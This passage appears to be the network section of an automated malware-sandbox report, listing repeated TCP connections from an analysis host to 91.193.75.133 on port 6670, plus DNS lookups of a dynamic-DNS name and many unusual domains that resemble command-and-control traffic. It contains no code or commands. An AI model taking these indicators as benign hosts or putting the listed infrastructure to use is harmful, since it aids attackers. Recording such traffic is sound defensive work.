May 27, 2022 19:03:01.616333961 CEST	6670	49723	91.193.75.133	192.168.2.6
May 27, 2022 19:03:02.206480026 CEST	49723	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:02.246608973 CEST	6670	49723	91.193.75.133	192.168.2.6
May 27, 2022 19:03:02.815927982 CEST	49723	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:02.855910063 CEST	6670	49723	91.193.75.133	192.168.2.6
May 27, 2022 19:03:06.471435070 CEST	49724	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:06.511487007 CEST	6670	49724	91.193.75.133	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 19:03:07.019408941 CEST	49724	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:07.059432030 CEST	6670	49724	91.193.75.133	192.168.2.6
May 27, 2022 19:03:07.706947088 CEST	49724	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:07.747047901 CEST	6670	49724	91.193.75.133	192.168.2.6
May 27, 2022 19:03:10.256297112 CEST	49725	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:10.296495914 CEST	6670	49725	91.193.75.133	192.168.2.6
May 27, 2022 19:03:10.926003933 CEST	49725	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:10.966223001 CEST	6670	49725	91.193.75.133	192.168.2.6
May 27, 2022 19:03:11.614239931 CEST	49725	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:11.654181957 CEST	6670	49725	91.193.75.133	192.168.2.6
May 27, 2022 19:03:14.759224892 CEST	49726	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:14.799443007 CEST	6670	49726	91.193.75.133	192.168.2.6
May 27, 2022 19:03:14.866173983 CEST	49727	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:14.906172991 CEST	6670	49727	91.193.75.133	192.168.2.6
May 27, 2022 19:03:15.426409960 CEST	49726	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:15.467374086 CEST	6670	49726	91.193.75.133	192.168.2.6
May 27, 2022 19:03:15.519716978 CEST	49727	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:15.559765100 CEST	6670	49727	91.193.75.133	192.168.2.6
May 27, 2022 19:03:16.113904953 CEST	49727	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:16.113907099 CEST	49726	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:16.153891087 CEST	6670	49726	91.193.75.133	192.168.2.6
May 27, 2022 19:03:16.153919935 CEST	6670	49727	91.193.75.133	192.168.2.6
May 27, 2022 19:03:22.034508944 CEST	49728	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:22.074700117 CEST	6670	49728	91.193.75.133	192.168.2.6
May 27, 2022 19:03:22.708182096 CEST	49728	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:22.748366117 CEST	6670	49728	91.193.75.133	192.168.2.6
May 27, 2022 19:03:23.317764997 CEST	49728	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:23.357965946 CEST	6670	49728	91.193.75.133	192.168.2.6
May 27, 2022 19:03:23.382077932 CEST	49729	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:23.422188997 CEST	6670	49729	91.193.75.133	192.168.2.6
May 27, 2022 19:03:23.428096056 CEST	49730	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:23.468234062 CEST	6670	49730	91.193.75.133	192.168.2.6
May 27, 2022 19:03:24.020812035 CEST	49730	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:24.020833969 CEST	49729	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:24.060726881 CEST	6670	49730	91.193.75.133	192.168.2.6
May 27, 2022 19:03:24.060754061 CEST	6670	49729	91.193.75.133	192.168.2.6
May 27, 2022 19:03:24.614676952 CEST	49730	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:24.614764929 CEST	49729	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:24.654751062 CEST	6670	49729	91.193.75.133	192.168.2.6
May 27, 2022 19:03:24.654783964 CEST	6670	49730	91.193.75.133	192.168.2.6
May 27, 2022 19:03:25.342607021 CEST	49731	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:25.382694960 CEST	6670	49731	91.193.75.133	192.168.2.6
May 27, 2022 19:03:26.009264946 CEST	49731	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:26.049550056 CEST	6670	49731	91.193.75.133	192.168.2.6
May 27, 2022 19:03:26.614808083 CEST	49731	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:26.654845953 CEST	6670	49731	91.193.75.133	192.168.2.6
May 27, 2022 19:03:30.484443903 CEST	49733	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:30.524521112 CEST	6670	49733	91.193.75.133	192.168.2.6
May 27, 2022 19:03:31.037070990 CEST	49733	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:31.077166080 CEST	6670	49733	91.193.75.133	192.168.2.6
May 27, 2022 19:03:31.583954096 CEST	49733	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:31.624213934 CEST	6670	49733	91.193.75.133	192.168.2.6
May 27, 2022 19:03:31.844331980 CEST	49734	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:31.844602108 CEST	49735	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:31.884310007 CEST	6670	49734	91.193.75.133	192.168.2.6
May 27, 2022 19:03:31.884411097 CEST	6670	49735	91.193.75.133	192.168.2.6
May 27, 2022 19:03:32.396555901 CEST	49734	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:32.436759949 CEST	6670	49734	91.193.75.133	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 19:03:32.513807058 CEST	49735	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:32.553812027 CEST	6670	49735	91.193.75.133	192.168.2.6
May 27, 2022 19:03:32.943492889 CEST	49734	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:32.983542919 CEST	6670	49734	91.193.75.133	192.168.2.6
May 27, 2022 19:03:33.209117889 CEST	49735	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:33.250591993 CEST	6670	49735	91.193.75.133	192.168.2.6
May 27, 2022 19:03:33.773323059 CEST	49736	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:33.813462019 CEST	6670	49736	91.193.75.133	192.168.2.6
May 27, 2022 19:03:34.412328959 CEST	49736	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:34.452403069 CEST	6670	49736	91.193.75.133	192.168.2.6
May 27, 2022 19:03:35.005100965 CEST	49736	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:35.045032024 CEST	6670	49736	91.193.75.133	192.168.2.6
May 27, 2022 19:03:41.878453970 CEST	49737	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:41.918499947 CEST	6670	49737	91.193.75.133	192.168.2.6
May 27, 2022 19:03:42.144418955 CEST	49738	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:42.184531927 CEST	6670	49738	91.193.75.133	192.168.2.6
May 27, 2022 19:03:42.256268024 CEST	49739	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:42.296372890 CEST	6670	49739	91.193.75.133	192.168.2.6
May 27, 2022 19:03:42.361182928 CEST	49740	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:42.401308060 CEST	6670	49740	91.193.75.133	192.168.2.6
May 27, 2022 19:03:42.475502968 CEST	49737	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:42.515470028 CEST	6670	49737	91.193.75.133	192.168.2.6
May 27, 2022 19:03:42.772551060 CEST	49738	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:42.812580109 CEST	6670	49738	91.193.75.133	192.168.2.6
May 27, 2022 19:03:42.910631895 CEST	49740	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:42.910649061 CEST	49739	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:03:42.950640917 CEST	6670	49739	91.193.75.133	192.168.2.6
May 27, 2022 19:03:42.950680017 CEST	6670	49740	91.193.75.133	192.168.2.6

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 19:02:52.206765890 CEST	59293	53	192.168.2.6	8.8.8.8
May 27, 2022 19:02:52.347728014 CEST	53	59293	8.8.8.8	192.168.2.6
May 27, 2022 19:03:06.427248001 CEST	58723	53	192.168.2.6	8.8.8.8
May 27, 2022 19:03:06.459141970 CEST	53	58723	8.8.8.8	192.168.2.6
May 27, 2022 19:03:14.681840897 CEST	51971	53	192.168.2.6	8.8.8.8
May 27, 2022 19:03:14.741357088 CEST	53	51971	8.8.8.8	192.168.2.6
May 27, 2022 19:03:25.296807051 CEST	56591	53	192.168.2.6	8.8.8.8
May 27, 2022 19:03:25.328784943 CEST	53	56591	8.8.8.8	192.168.2.6
May 27, 2022 19:04:29.699053049 CEST	51748	53	192.168.2.6	8.8.8.8
May 27, 2022 19:04:29.760032892 CEST	53	51748	8.8.8.8	192.168.2.6
May 27, 2022 19:04:52.043087006 CEST	61116	53	192.168.2.6	8.8.8.8
May 27, 2022 19:04:53.039657116 CEST	61116	53	192.168.2.6	8.8.8.8
May 27, 2022 19:04:54.039423943 CEST	61116	53	192.168.2.6	8.8.8.8
May 27, 2022 19:04:56.039683104 CEST	61116	53	192.168.2.6	8.8.8.8
May 27, 2022 19:04:57.063065052 CEST	53	61116	8.8.8.8	192.168.2.6
May 27, 2022 19:04:57.141570091 CEST	50958	53	192.168.2.6	8.8.8.8
May 27, 2022 19:04:58.058393002 CEST	53	61116	8.8.8.8	192.168.2.6
May 27, 2022 19:04:58.194101095 CEST	50958	53	192.168.2.6	8.8.8.8
May 27, 2022 19:04:59.058675051 CEST	53	61116	8.8.8.8	192.168.2.6
May 27, 2022 19:04:59.253500938 CEST	50958	53	192.168.2.6	8.8.8.8
May 27, 2022 19:05:01.060369015 CEST	53	61116	8.8.8.8	192.168.2.6
May 27, 2022 19:05:01.330933094 CEST	50958	53	192.168.2.6	8.8.8.8
May 27, 2022 19:05:02.160721064 CEST	53	50958	8.8.8.8	192.168.2.6
May 27, 2022 19:05:02.171984911 CEST	49695	53	192.168.2.6	8.8.8.8
May 27, 2022 19:05:03.165188074 CEST	49695	53	192.168.2.6	8.8.8.8
May 27, 2022 19:05:03.212563038 CEST	53	50958	8.8.8.8	192.168.2.6
May 27, 2022 19:05:04.189523935 CEST	49695	53	192.168.2.6	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 19:05:04.272865057 CEST	53	50958	8.8.8.8	192.168.2.6
May 27, 2022 19:05:06.243489981 CEST	49695	53	192.168.2.6	8.8.8.8
May 27, 2022 19:05:06.350369930 CEST	53	50958	8.8.8.8	192.168.2.6
May 27, 2022 19:05:07.189064026 CEST	53	49695	8.8.8.8	192.168.2.6
May 27, 2022 19:05:08.181691885 CEST	53	49695	8.8.8.8	192.168.2.6
May 27, 2022 19:05:09.206960917 CEST	53	49695	8.8.8.8	192.168.2.6
May 27, 2022 19:05:11.261076927 CEST	53	49695	8.8.8.8	192.168.2.6
May 27, 2022 19:05:12.233583927 CEST	61607	53	192.168.2.6	8.8.8.8
May 27, 2022 19:05:12.271241903 CEST	53	61607	8.8.8.8	192.168.2.6
May 27, 2022 19:05:17.499589920 CEST	56550	53	192.168.2.6	8.8.8.8
May 27, 2022 19:05:17.672174931 CEST	53	56550	8.8.8.8	192.168.2.6
May 27, 2022 19:05:23.940431118 CEST	52858	53	192.168.2.6	8.8.8.8
May 27, 2022 19:05:23.963942051 CEST	53	52858	8.8.8.8	192.168.2.6
May 27, 2022 19:05:29.084645987 CEST	50029	53	192.168.2.6	8.8.8.8
May 27, 2022 19:05:29.110308886 CEST	53	50029	8.8.8.8	192.168.2.6
May 27, 2022 19:05:34.313951015 CEST	59871	53	192.168.2.6	8.8.8.8
May 27, 2022 19:05:34.337416887 CEST	53	59871	8.8.8.8	192.168.2.6
May 27, 2022 19:05:39.590828896 CEST	51194	53	192.168.2.6	8.8.8.8
May 27, 2022 19:05:39.758692026 CEST	53	51194	8.8.8.8	192.168.2.6
May 27, 2022 19:05:45.682627916 CEST	51666	53	192.168.2.6	8.8.8.8
May 27, 2022 19:05:45.718950987 CEST	53	51666	8.8.8.8	192.168.2.6
May 27, 2022 19:05:51.391232014 CEST	57037	53	192.168.2.6	8.8.8.8
May 27, 2022 19:05:51.414742947 CEST	53	57037	8.8.8.8	192.168.2.6
May 27, 2022 19:05:56.521378040 CEST	60609	53	192.168.2.6	8.8.8.8
May 27, 2022 19:05:56.542438030 CEST	53	60609	8.8.8.8	192.168.2.6
May 27, 2022 19:05:56.548511028 CEST	54529	53	192.168.2.6	8.8.8.8
May 27, 2022 19:05:56.573395014 CEST	53	54529	8.8.8.8	192.168.2.6
May 27, 2022 19:05:56.638914108 CEST	62643	53	192.168.2.6	8.8.8.8
May 27, 2022 19:05:56.664762020 CEST	53	62643	8.8.8.8	192.168.2.6
May 27, 2022 19:06:06.707300901 CEST	54015	53	192.168.2.6	8.8.8.8
May 27, 2022 19:06:06.738454103 CEST	53	54015	8.8.8.8	192.168.2.6
May 27, 2022 19:06:11.830141068 CEST	52089	53	192.168.2.6	8.8.8.8
May 27, 2022 19:06:12.842948914 CEST	52089	53	192.168.2.6	8.8.8.8
May 27, 2022 19:06:13.842927933 CEST	52089	53	192.168.2.6	8.8.8.8
May 27, 2022 19:06:15.895023108 CEST	52089	53	192.168.2.6	8.8.8.8
May 27, 2022 19:06:16.850101948 CEST	53	52089	8.8.8.8	192.168.2.6
May 27, 2022 19:06:17.182252884 CEST	54489	53	192.168.2.6	8.8.8.8
May 27, 2022 19:06:17.862747908 CEST	53	52089	8.8.8.8	192.168.2.6
May 27, 2022 19:06:18.086165905 CEST	53	52089	8.8.8.8	192.168.2.6
May 27, 2022 19:06:18.506791115 CEST	54489	53	192.168.2.6	8.8.8.8
May 27, 2022 19:06:19.515726089 CEST	54489	53	192.168.2.6	8.8.8.8
May 27, 2022 19:06:20.914686918 CEST	53	52089	8.8.8.8	192.168.2.6
May 27, 2022 19:06:21.515852928 CEST	54489	53	192.168.2.6	8.8.8.8
May 27, 2022 19:06:22.200727940 CEST	53	54489	8.8.8.8	192.168.2.6
May 27, 2022 19:06:22.235883951 CEST	52698	53	192.168.2.6	8.8.8.8
May 27, 2022 19:06:22.533971071 CEST	53	54489	8.8.8.8	192.168.2.6
May 27, 2022 19:06:23.250165939 CEST	52698	53	192.168.2.6	8.8.8.8
May 27, 2022 19:06:24.312680960 CEST	52698	53	192.168.2.6	8.8.8.8
May 27, 2022 19:06:24.534982920 CEST	53	54489	8.8.8.8	192.168.2.6
May 27, 2022 19:06:25.543174982 CEST	53	54489	8.8.8.8	192.168.2.6
May 27, 2022 19:06:26.270047903 CEST	53	52698	8.8.8.8	192.168.2.6
May 27, 2022 19:06:27.276969910 CEST	53	52698	8.8.8.8	192.168.2.6
May 27, 2022 19:06:29.331552982 CEST	53	52698	8.8.8.8	192.168.2.6
May 27, 2022 19:06:33.232362032 CEST	53829	53	192.168.2.6	8.8.8.8
May 27, 2022 19:06:33.254628897 CEST	53	53829	8.8.8.8	192.168.2.6
May 27, 2022 19:06:39.024264097 CEST	61901	53	192.168.2.6	8.8.8.8
May 27, 2022 19:06:39.180102110 CEST	53	61901	8.8.8.8	192.168.2.6
May 27, 2022 19:06:39.188688040 CEST	58689	53	192.168.2.6	8.8.8.8
May 27, 2022 19:06:39.207825899 CEST	53	58689	8.8.8.8	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 19:06:39.211788893 CEST	50081	53	192.168.2.6	8.8.8.8
May 27, 2022 19:06:39.368392944 CEST	53	50081	8.8.8.8	192.168.2.6
May 27, 2022 19:06:57.035665989 CEST	49520	53	192.168.2.6	8.8.8.8
May 27, 2022 19:06:57.149143934 CEST	53	49520	8.8.8.8	192.168.2.6
May 27, 2022 19:07:02.708296061 CEST	65526	53	192.168.2.6	8.8.8.8
May 27, 2022 19:07:02.727777004 CEST	53	65526	8.8.8.8	192.168.2.6
May 27, 2022 19:07:08.145566940 CEST	53049	53	192.168.2.6	8.8.8.8
May 27, 2022 19:07:08.163078070 CEST	53	53049	8.8.8.8	192.168.2.6
May 27, 2022 19:07:13.865170002 CEST	52965	53	192.168.2.6	8.8.8.8
May 27, 2022 19:07:13.885564089 CEST	53	52965	8.8.8.8	192.168.2.6
May 27, 2022 19:07:19.584089041 CEST	52125	53	192.168.2.6	8.8.8.8
May 27, 2022 19:07:19.609574080 CEST	53	52125	8.8.8.8	192.168.2.6
May 27, 2022 19:07:24.709460020 CEST	63104	53	192.168.2.6	8.8.8.8
May 27, 2022 19:07:24.734282017 CEST	53	63104	8.8.8.8	192.168.2.6
May 27, 2022 19:07:30.788115025 CEST	58360	53	192.168.2.6	8.8.8.8
May 27, 2022 19:07:30.808767080 CEST	53	58360	8.8.8.8	192.168.2.6
May 27, 2022 19:07:47.259999037 CEST	60658	53	192.168.2.6	8.8.8.8
May 27, 2022 19:07:47.282017946 CEST	53	60658	8.8.8.8	192.168.2.6
May 27, 2022 19:07:47.283513069 CEST	60238	53	192.168.2.6	8.8.8.8
May 27, 2022 19:07:47.302505016 CEST	53	60238	8.8.8.8	192.168.2.6
May 27, 2022 19:07:47.304023981 CEST	53170	53	192.168.2.6	8.8.8.8
May 27, 2022 19:07:47.323148012 CEST	53	53170	8.8.8.8	192.168.2.6

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
May 27, 2022 19:04:58.058593035 CEST	192.168.2.6	8.8.8.8	d006	(Port unreachable)	Destination Unreachable
May 27, 2022 19:04:59.058835983 CEST	192.168.2.6	8.8.8.8	d006	(Port unreachable)	Destination Unreachable
May 27, 2022 19:05:01.060595036 CEST	192.168.2.6	8.8.8.8	d006	(Port unreachable)	Destination Unreachable
May 27, 2022 19:05:03.215251923 CEST	192.168.2.6	8.8.8.8	d006	(Port unreachable)	Destination Unreachable
May 27, 2022 19:05:04.273102999 CEST	192.168.2.6	8.8.8.8	d006	(Port unreachable)	Destination Unreachable
May 27, 2022 19:05:06.351552963 CEST	192.168.2.6	8.8.8.8	d006	(Port unreachable)	Destination Unreachable
May 27, 2022 19:05:08.181823969 CEST	192.168.2.6	8.8.8.8	d006	(Port unreachable)	Destination Unreachable
May 27, 2022 19:05:09.207190990 CEST	192.168.2.6	8.8.8.8	d006	(Port unreachable)	Destination Unreachable
May 27, 2022 19:05:11.261214018 CEST	192.168.2.6	8.8.8.8	d006	(Port unreachable)	Destination Unreachable
May 27, 2022 19:06:17.862957954 CEST	192.168.2.6	8.8.8.8	cff9	(Port unreachable)	Destination Unreachable
May 27, 2022 19:06:20.916026115 CEST	192.168.2.6	8.8.8.8	cff9	(Port unreachable)	Destination Unreachable
May 27, 2022 19:06:22.534094095 CEST	192.168.2.6	8.8.8.8	cff9	(Port unreachable)	Destination Unreachable
May 27, 2022 19:06:24.535262108 CEST	192.168.2.6	8.8.8.8	cff9	(Port unreachable)	Destination Unreachable
May 27, 2022 19:06:25.543378115 CEST	192.168.2.6	8.8.8.8	cff9	(Port unreachable)	Destination Unreachable
May 27, 2022 19:06:27.277057886 CEST	192.168.2.6	8.8.8.8	cff9	(Port unreachable)	Destination Unreachable
May 27, 2022 19:06:29.334707022 CEST	192.168.2.6	8.8.8.8	cff9	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 27, 2022 19:02:52.206765890 CEST	192.168.2.6	8.8.8.8	0x3efe	Standard query (0)	dilshadkhan.duia.ro	A (IP address)	IN (0x0001)
May 27, 2022 19:03:06.427248001 CEST	192.168.2.6	8.8.8.8	0x5964	Standard query (0)	dilshadkhan.duia.ro	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 27, 2022 19:03:14.681840897 CEST	192.168.2.6	8.8.8.8	0x761a	Standard query (0)	dilshadkhan.duia.ro	A (IP address)	IN (0x0001)
May 27, 2022 19:03:25.296807051 CEST	192.168.2.6	8.8.8.8	0x16a8	Standard query (0)	dilshadkhan.duia.ro	A (IP address)	IN (0x0001)
May 27, 2022 19:04:29.699053049 CEST	192.168.2.6	8.8.8.8	0x32e8	Standard query (0)	www.topings33.com	A (IP address)	IN (0x0001)
May 27, 2022 19:04:52.043087006 CEST	192.168.2.6	8.8.8.8	0x6d57	Standard query (0)	www.thepowerofanopenquestion.com	A (IP address)	IN (0x0001)
May 27, 2022 19:04:53.039657116 CEST	192.168.2.6	8.8.8.8	0x6d57	Standard query (0)	www.thepowerofanopenquestion.com	A (IP address)	IN (0x0001)
May 27, 2022 19:04:54.039423943 CEST	192.168.2.6	8.8.8.8	0x6d57	Standard query (0)	www.thepowerofanopenquestion.com	A (IP address)	IN (0x0001)
May 27, 2022 19:04:56.039683104 CEST	192.168.2.6	8.8.8.8	0x6d57	Standard query (0)	www.thepowerofanopenquestion.com	A (IP address)	IN (0x0001)
May 27, 2022 19:04:57.141570091 CEST	192.168.2.6	8.8.8.8	0xe487	Standard query (0)	www.thepowerofanopenquestion.com	A (IP address)	IN (0x0001)
May 27, 2022 19:04:58.194101095 CEST	192.168.2.6	8.8.8.8	0xe487	Standard query (0)	www.thepowerofanopenquestion.com	A (IP address)	IN (0x0001)
May 27, 2022 19:04:59.253500938 CEST	192.168.2.6	8.8.8.8	0xe487	Standard query (0)	www.thepowerofanopenquestion.com	A (IP address)	IN (0x0001)
May 27, 2022 19:05:01.330933094 CEST	192.168.2.6	8.8.8.8	0xe487	Standard query (0)	www.thepowerofanopenquestion.com	A (IP address)	IN (0x0001)
May 27, 2022 19:05:02.171984911 CEST	192.168.2.6	8.8.8.8	0xb590	Standard query (0)	www.thepowerofanopenquestion.com	A (IP address)	IN (0x0001)
May 27, 2022 19:05:03.165188074 CEST	192.168.2.6	8.8.8.8	0xb590	Standard query (0)	www.thepowerofanopenquestion.com	A (IP address)	IN (0x0001)
May 27, 2022 19:05:04.189523935 CEST	192.168.2.6	8.8.8.8	0xb590	Standard query (0)	www.thepowerofanopenquestion.com	A (IP address)	IN (0x0001)
May 27, 2022 19:05:06.243489981 CEST	192.168.2.6	8.8.8.8	0xb590	Standard query (0)	www.thepowerofanopenquestion.com	A (IP address)	IN (0x0001)
May 27, 2022 19:05:12.233583927 CEST	192.168.2.6	8.8.8.8	0x716b	Standard query (0)	www.siberup.xyz	A (IP address)	IN (0x0001)
May 27, 2022 19:05:17.499589920 CEST	192.168.2.6	8.8.8.8	0xba00	Standard query (0)	www.harmlett.com	A (IP address)	IN (0x0001)
May 27, 2022 19:05:23.940431118 CEST	192.168.2.6	8.8.8.8	0x89f	Standard query (0)	www.brandpay.xyz	A (IP address)	IN (0x0001)
May 27, 2022 19:05:29.084645987 CEST	192.168.2.6	8.8.8.8	0xf77f	Standard query (0)	www.tentanguang.online	A (IP address)	IN (0x0001)
May 27, 2022 19:05:34.313951015 CEST	192.168.2.6	8.8.8.8	0xb71a	Standard query (0)	www.localbloom.online	A (IP address)	IN (0x0001)
May 27, 2022 19:05:39.590828896 CEST	192.168.2.6	8.8.8.8	0x8fcb	Standard query (0)	www.shcylzc.com	A (IP address)	IN (0x0001)
May 27, 2022 19:05:45.682627916 CEST	192.168.2.6	8.8.8.8	0x7a84	Standard query (0)	www.getbusinesscreditandfunding.com	A (IP address)	IN (0x0001)
May 27, 2022 19:05:51.391232014 CEST	192.168.2.6	8.8.8.8	0xc7ff	Standard query (0)	www.xn--wsthof-camping-gsb.com	A (IP address)	IN (0x0001)
May 27, 2022 19:05:56.521378040 CEST	192.168.2.6	8.8.8.8	0x76f9	Standard query (0)	www.jdhwh2nbiw234.com	A (IP address)	IN (0x0001)
May 27, 2022 19:05:56.548511028 CEST	192.168.2.6	8.8.8.8	0xfc00	Standard query (0)	www.jdhwh2nbiw234.com	A (IP address)	IN (0x0001)
May 27, 2022 19:05:56.638914108 CEST	192.168.2.6	8.8.8.8	0x8a85	Standard query (0)	www.jdhwh2nbiw234.com	A (IP address)	IN (0x0001)
May 27, 2022 19:06:06.707300901 CEST	192.168.2.6	8.8.8.8	0x994	Standard query (0)	www.waermark.com	A (IP address)	IN (0x0001)
May 27, 2022 19:06:11.830141068 CEST	192.168.2.6	8.8.8.8	0xa769	Standard query (0)	www.gafcbooster.com	A (IP address)	IN (0x0001)
May 27, 2022 19:06:12.842948914 CEST	192.168.2.6	8.8.8.8	0xa769	Standard query (0)	www.gafcbooster.com	A (IP address)	IN (0x0001)
May 27, 2022 19:06:13.842927933 CEST	192.168.2.6	8.8.8.8	0xa769	Standard query (0)	www.gafcbooster.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 27, 2022 19:06:15.895023108 CEST	192.168.2.6	8.8.8.8	0xa769	Standard query (0)	www.gafcboster.com	A (IP address)	IN (0x0001)
May 27, 2022 19:06:17.182252884 CEST	192.168.2.6	8.8.8.8	0x4b4a	Standard query (0)	www.gafcboster.com	A (IP address)	IN (0x0001)
May 27, 2022 19:06:18.506791115 CEST	192.168.2.6	8.8.8.8	0x4b4a	Standard query (0)	www.gafcboster.com	A (IP address)	IN (0x0001)
May 27, 2022 19:06:19.515726089 CEST	192.168.2.6	8.8.8.8	0x4b4a	Standard query (0)	www.gafcboster.com	A (IP address)	IN (0x0001)
May 27, 2022 19:06:21.515852928 CEST	192.168.2.6	8.8.8.8	0x4b4a	Standard query (0)	www.gafcboster.com	A (IP address)	IN (0x0001)
May 27, 2022 19:06:22.235883951 CEST	192.168.2.6	8.8.8.8	0x7876	Standard query (0)	www.gafcboster.com	A (IP address)	IN (0x0001)
May 27, 2022 19:06:23.250165939 CEST	192.168.2.6	8.8.8.8	0x7876	Standard query (0)	www.gafcboster.com	A (IP address)	IN (0x0001)
May 27, 2022 19:06:24.312680960 CEST	192.168.2.6	8.8.8.8	0x7876	Standard query (0)	www.gafcboster.com	A (IP address)	IN (0x0001)
May 27, 2022 19:06:33.232362032 CEST	192.168.2.6	8.8.8.8	0xc0a	Standard query (0)	www.vitality-patients.online	A (IP address)	IN (0x0001)
May 27, 2022 19:06:39.024264097 CEST	192.168.2.6	8.8.8.8	0xce36	Standard query (0)	www.angelmatic.net	A (IP address)	IN (0x0001)
May 27, 2022 19:06:39.188688040 CEST	192.168.2.6	8.8.8.8	0xe314	Standard query (0)	www.angelmatic.net	A (IP address)	IN (0x0001)
May 27, 2022 19:06:39.211788893 CEST	192.168.2.6	8.8.8.8	0x6c1b	Standard query (0)	www.angelmatic.net	A (IP address)	IN (0x0001)
May 27, 2022 19:06:57.035665989 CEST	192.168.2.6	8.8.8.8	0x8bca	Standard query (0)	www.gabefancher.com	A (IP address)	IN (0x0001)
May 27, 2022 19:07:02.708296061 CEST	192.168.2.6	8.8.8.8	0x6ce5	Standard query (0)	www.multiverseofbooks.com	A (IP address)	IN (0x0001)
May 27, 2022 19:07:08.145566940 CEST	192.168.2.6	8.8.8.8	0xd465	Standard query (0)	www.halecamilla.site	A (IP address)	IN (0x0001)
May 27, 2022 19:07:13.865170002 CEST	192.168.2.6	8.8.8.8	0x21b5	Standard query (0)	www.harmlett.com	A (IP address)	IN (0x0001)
May 27, 2022 19:07:19.584089041 CEST	192.168.2.6	8.8.8.8	0xa2a1	Standard query (0)	www.waermark.com	A (IP address)	IN (0x0001)
May 27, 2022 19:07:24.709460020 CEST	192.168.2.6	8.8.8.8	0x9aff	Standard query (0)	www.refreshertowels.com	A (IP address)	IN (0x0001)
May 27, 2022 19:07:30.788115025 CEST	192.168.2.6	8.8.8.8	0xa4f4	Standard query (0)	www.getbusinesscreditandfunding.com	A (IP address)	IN (0x0001)
May 27, 2022 19:07:47.259999037 CEST	192.168.2.6	8.8.8.8	0xb2e9	Standard query (0)	www.jdhwh2nbiw234.com	A (IP address)	IN (0x0001)
May 27, 2022 19:07:47.283513069 CEST	192.168.2.6	8.8.8.8	0x58ad	Standard query (0)	www.jdhwh2nbiw234.com	A (IP address)	IN (0x0001)
May 27, 2022 19:07:47.304023981 CEST	192.168.2.6	8.8.8.8	0x76d0	Standard query (0)	www.jdhwh2nbiw234.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 27, 2022 19:02:52.347728014 CEST	8.8.8.8	192.168.2.6	0x3efe	No error (0)	dilshadkhan.duia.ro		91.193.75.133	A (IP address)	IN (0x0001)
May 27, 2022 19:03:06.459141970 CEST	8.8.8.8	192.168.2.6	0x5964	No error (0)	dilshadkhan.duia.ro		91.193.75.133	A (IP address)	IN (0x0001)
May 27, 2022 19:03:14.741357088 CEST	8.8.8.8	192.168.2.6	0x761a	No error (0)	dilshadkhan.duia.ro		91.193.75.133	A (IP address)	IN (0x0001)
May 27, 2022 19:03:25.328784943 CEST	8.8.8.8	192.168.2.6	0x16a8	No error (0)	dilshadkhan.duia.ro		91.193.75.133	A (IP address)	IN (0x0001)
May 27, 2022 19:04:29.760032892 CEST	8.8.8.8	192.168.2.6	0x32e8	No error (0)	www.topings33.com		162.0.230.89	A (IP address)	IN (0x0001)
May 27, 2022 19:04:57.063065052 CEST	8.8.8.8	192.168.2.6	0x6d57	Server failure (2)	www.thepowerofanopenquestion.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 19:04:58.058393002 CEST	8.8.8.8	192.168.2.6	0x6d57	Server failure (2)	www.thepowerofanopenquestion.com	none	none	A (IP address)	IN (0x0001)
